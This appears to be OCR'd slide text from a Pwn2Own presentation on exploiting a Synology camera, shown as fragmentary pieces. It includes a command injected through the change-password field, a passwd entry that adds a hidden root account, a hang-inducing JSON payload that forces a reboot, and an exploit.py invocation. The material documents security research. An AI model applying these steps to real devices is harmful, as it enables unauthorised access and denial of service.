
Enable `root` user

Once the payload has successfully executed, the attacker can log in via telnet with **`root`** / **`12345`**



```
root:![CUT]:0:0::/root:/bin/sh
synodebug:$6$[CUT]:0:1101::/root:/bin/sh
```

Reality



0x7683DB34 ~ 100 ms

0x7683DB34 ~ 60000 ms

0x7683DB34 ~ 1000 ms

0x7683DB34 ~ 60000 ms

0x7683DB34 ~ 2000 ms

Too many hanging processes can slow down the exploit ☹


Solution

If you send this JSON object with a key of length exactly 185 characters, the `webd` thread hangs:

```
{"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAA", "burp_is_not_b33f"}
```

If 10 `webd` threads are waiting, the OS kills the `webd` daemon and reboots the camera.

Final Logic



0x7683DB34

~ 2000 ms

Start reboot procedure

{"AAAAAAAA

{"AAAAAAAAA . . .

…

{"AAAAAAAA...

OS reboots the camera


0x7683DB34

~ 100 ms

- Introduction
- Pwn2Own Competition
- Getting Access
- Exploration
- Analysis
- Exploit
- **Contest**

Last Minute Preparations

Flying To Toronto




Version: 1.0.6-0294

(2023-10-23)

F

1.




Change Password


Current password: ••••••••••••

New password: `touch /tmp/file123`

Confirm password: `touch /tmp/file123`



```
➜  exploit_with_payload python3 exploit.py --lhost 10.0.0.3 --rhost 10.0.0.2
```



st the image and stream settings, sign in to Surveillance Station 9.1 and add the camera.

n

